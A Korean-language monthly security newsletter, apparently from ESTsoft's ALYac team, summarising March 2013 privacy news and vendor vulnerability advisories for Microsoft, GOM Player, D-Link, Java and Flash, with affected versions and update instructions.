구글이 개인정보수집 혐의로 미국 30여개주에 700만달러(약 76억5400만원)의 벌금을 물게되었습니다. 구글은 '스트리트 뷰' 서비스 준비 과정에서 보안이 되지 않은 와이파이 망으로부터 이메일과 문자 메시지, 비밀번호, 웹 방문기록 등 민감한 개인정보를 수집한 혐의로 미국 30여개 주로부터 기소됐습니다. 미국 외 영국, 프랑스 등 12개 국가들도 구글 스트리트 뷰에 대한 수사를 진행중에 있으며, 이 중 9개 국가가 구글이 자국의 개인정보 보호 법률을 위반했다는 결론을 내렸습니다.

• "문자 사기 스미싱 피해, 기업에 배상책임 있다"

한국소비자원 소비자분쟁조정위원회가 스미싱 사기를 당하고 모바일 소액결제 대금을 납부한 소비자에 대한 손해배상책임이 이동통신업자, 결제대행업자, 게임회사 모두에게 있다고 판정했습니다. 이번 결정은 소비자원이 스미싱 피해에 대한 업체들의 배상책임을 인정한 것으로 법적 구속력은 없지만, 업체들이 이를 따를 가능성이 높아 피해자들의 배상요구가 이어질 전망입니다.

2. 3월의 취약점 이슈

• Microsoft 3월 정기 보안 업데이트

Internet Explorer 누적 보안 업데이트, Silverlight의 취약점으로 인한 원격 코드 실행 문제, Microsoft Visio Viewer 2010의 취약점으로 인한 원격 코드 실행 문제, SharePoint의 취약점으로 인한 권한 상승 문제 해결 등을 포함한 Microsoft 3월 정기 보안 업데이트가 발표되었습니다.

<해당 제품>

- **Windows XP**
- **Windows Vista**
- **Windows 7**
- **Windows 8**
- **Windows Server 2003**
- **Windows Server 2008**
- **Windows Server 2008 R2**
- **Windows Server 2012**

Internet Explorer 누적 보안 업데이트(2809289)

이 보안 업데이트는 Internet Explorer에 대해 비공개적으로 보고된 취약점 8건과 공개된 취약점 1건을 해결합니다. 가장 위험한 취약점으로 인해 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Silverlight의 취약점으로 인한 원격 코드 실행 문제점(2814124)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Silverlight의 취약점을 해결합니다. 공격자가 취약점을 악용할 수 있도록 특수하게 조작된 Silverlight 응용 프로그램을 포함한 웹 사이트를 호스팅하고 사용자가 웹 사이트를 보도록 유도하는 경우 이 취약점으로 인해 원격 코드 실행이 허용될 수 있습니다. 공격자는 사용자가 제공한 콘텐츠가 광고를 허용하거나 호스팅하는 웹 사이트와 공격에 노출된 웹 사이트를 이용할 수도 있습니다. 이러한 웹 사이트에는 이 취약점을 악용할 수 있도록 특수하게 조작된 콘텐츠가 포함될 수 있습니다. 그러나 어떠한 경우에도 공격자는 강제로 사용자가 웹 사이트를 방문하도록 만들 수 없습니다. 대신 공격자는 사용자가 전자 메일 메시지 또는 인스턴트 메신저 메시지의 링크를 클릭하여 공격자의 웹 사이트를 방문하도록 유도하는 것이 일반적입니다. 배너 광고에서 특수하게 조작된 웹 콘텐츠를 표시하거나 웹 콘텐츠를 전달하는 다른 방법을 사용하여 영향을 받는 시스템에 대한 공격을 시도할 수도 있습니다.

Microsoft Visio Viewer 2010의 취약점으로 인한 원격 코드 실행 문제점(2801261)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Office의 취약점을 해결합니다. 이러한 취약점으로 인해 사용자가 특수하게 조작된 Visio 파일을 열 경우 원격 코드 실행이 허용될 수 있습니다. 이 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

SharePoint의 취약점으로 인한 권한 상승 문제점(2780176)

이 보안 업데이트는 Microsoft SharePoint 및 Microsoft SharePoint Foundation에서 비공개적으로 보고된 취약점 4건을 해결합니다. 가장 위험한 취약점으로 인해 사용자가 특수하게 조작된 URL을 클릭하여 대상 SharePoint 사이트로 유인된 경우 권한 상승 문제가 발생할 수 있습니다.

Microsoft OneNote의 취약점으로 인한 정보 유출 문제점(2816264)

이 보안 업데이트는 비공개적으로 보고된 Microsoft OneNote의 취약점을 해결합니다. 공격자가 특수하게 조작된 OneNote 파일을 열도록 사용자를 유도하는 경우 이 취약점으로 인해 정보가 유출될 수 있습니다.

Office Outlook for Mac의 취약점으로 인한 정보 유출 문제(2813682)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Office for Mac의 취약점 1건을 해결합니다. 이 취약점으로 인해 사용자가 특수하게 조작된 전자 메일 메시지를 열 경우 정보 유출이 발생할 수 있습니다.

커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점(2807986)

이 보안 업데이트는 Microsoft Windows에서 발견되어 비공개적으로 보고된 취약점 3건을 해결합니다. 이 취약점으로 인해 공격자가 시스템에 액세스하는 경우 권한 상승이 허용될 수 있습니다.

<해결방법>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://technet.microsoft.com/ko-kr/security/bulletin/ms13-apr
영문 : http://technet.microsoft.com/en-us/security/bulletin/ms13-apr

• 곰플레이어 원격코드 실행 취약점 보안 업데이트 권고

국내 무료 동영상 재생 프로그램인 곰플레이어에서 원격코드 실행 취약점이 발견됨

공격자는 P2P, 웹 게시, 메일 첨부 등을 통해 특수하게 조작된 미디어파일(MPEG 포맷 동영상)을 취약한 버전의 곰플레이어 사용자에게 열어보도록 유도하여 악성코드 유포 가능. 낮은 버전의 곰플레이어 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신 버전으로 업데이트 권고

<해당 제품>

• 곰플레이어 2.1.47.5133 이전버전

<해결 방법>

• 곰플레이어 2.1.47.5133 이전버전 사용자

- 곰플레이어 홈페이지에 방문하여 곰플레이어 최신 버전을 설치하거나 자동 업데이트를 이용하여 업그레이드

※ 버전 확인 및 업데이트 : 마우스오른쪽 버튼 → 프로그램 정보

<참고사이트>

http://gom.gomtv.com/main/index.html?ch=board&pt=v&menu=notice&masterid=309910
http://gom2.gomtv.com/release/down.html

• D-Link 유무선 공유기 제품에서 7개 취약점이 발견됨

공격자가 취약한 유무선 공유기 제품에 악의적인 명령을 실행시킬 수 있는 취약점 등이 존재함

D-Link 제품의 최신 버전에서도 해당 취약점이 존재하므로, 사용자는 임시 조치방안에 따른 조치를 권고

<해당 제품>

• D-Link DIR-600
• D-Link DIR-300

<임시 조치방안>

취약점으로 인한 피해를 줄이기 위하여 사용자는 다음과 같은 사항을 준수해야함

- 신뢰할 수 있는 사용자만을 대상으로 유무선 공유기 접속을 허가

• Oracle Java SE Critical Patch Update 권고

Oracle社는 Java SE에 영향을 주는 코드실행 취약점을 해결한 보안 업데이트를 발표함. 낮은 버전의 Java SE 사용으로 악성코드 감염 등의 사고가 발생할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

Oracle社는 Java SE의 2개 취약점을 해결한 보안 업데이트를 발표
- Java 애플릿을 통해 악용될 수 있는 취약점 (CVE-2013-1493, CVE-2013-0809)

<해당 제품>
- JDK, JRE 7 Update 15 및 이전버전
- JDK, JRE 6 Update 41 및 이전버전
- JDK, JRE 5.0 Update 40 및 이전버전

<해결 방법>
설치된 제품의 최신 업데이트를 다운로드 받아 설치하거나, Java자동업데이트 설정을 권고

<참고사이트>
http://www.oracle.com/technetwork/topics/security/alert-cve-2013-1493-1915081.html
http://www.oracle.com/technetwork/java/javase/downloads/index.html
http://www.java.com/ko/download/help/java_update.xml

• Adobe Flash Player 취약점 보안 업데이트 권고

Adobe社는 Adobe Flash Player에 영향을 주는 코드실행 취약점을 해결한 보안 업데이트를 발표. 낮은 버전의 Adobe Flash Player 사용으로 악성코드 감염 등의 사고가 발생할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

Adobe社는 Adobe Flash Player의 4개 취약점을 해결한 보안 업데이트를 발표
- 코드실행으로 이어질 수 있는 정수형 오버플로우 취약점 (CVE-2013-0646)
- 코드실행으로 이어질 수 있는 "use-after-free" 취약점 (CVE-2013-0650)
- 코드실행으로 이어질 수 있는 메모리 손상 취약점 (CVE-2013-1371)
- 코드실행으로 이어질 수 있는 힙오버플로우 취약점 (CVE-2013-1375)

<해당 제품>
- Flash Player 윈도우, Mac 11.6.602.171 및 이전 버전
- Flash Player 리눅스 11.2.202.273 및 이전 버전
- Flash Player 안드로이드 4.x 11.1.115.47 및 이전 버전
- Flash Player 안드로이드 3.x, 2.x 11.1.111.43 및 이전 버전
- Flash Player 구글 크롬브라우저 11.6.602.171 및 이전 버전

• Flash Player 윈도우8 - 인터넷익스플로러10 11.6.602.171 및 이전 버전
• AIR 윈도우, Mac 3.6.0.597 및 이전버전
• AIR 안드로이드 3.6.0.597 및 이전버전

<해결 방법>

• 윈도우, Mac, 리눅스 환경의 Adobe Flash Player 사용자
Adobe Flash Player Download Center(http://get.adobe.com/kr/flashplayer)에 방문하여 Adobe Flash Player 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

• 윈도우8 버전에서 동작하는 인터넷익스플로러10 버전 사용자
윈도우 자동업데이트 적용

• 안드로이드 환경의 Adobe Flash Player 사용자
Adobe Flash Player가 설치된 안드로이드 폰에서 '구글 플레이 스토어' 접속 → 메뉴 선택 → 내 애플리케이션 선택 → Adobe Flash Player 안드로이드 최신 버전으로 업데이트 하거나 자동업데이트를 허용하여 업그레이드

• 구글 크롬브라우저 사용자
크롬브라우저 자동업데이트 적용

• 윈도우, Mac 환경의 Adobe AIR 사용자
Adobe AIR Download Center(http://get.adobe.com/kr/air)에 방문하여 Adobe AIR 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

• Adobe AIR SDK 사용자
(http://www.adobe.com/devnet/air/air-sdk-download.html)에 방문하여 Adobe AIR SDK 최신 버전을 설치

• 안드로이드 환경의 Adobe AIR 사용자
Adobe AIR가 설치된 안드로이드 폰에서 '구글 플레이 스토어' 접속 → 메뉴 선택 → 내 애플리케이션 선택 → Adobe AIR 안드로이드 최신

<참고사이트>

http://www.adobe.com/support/security/bulletins/apsb13-09.html

Contact us...

㈜이스트소프트 알약대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr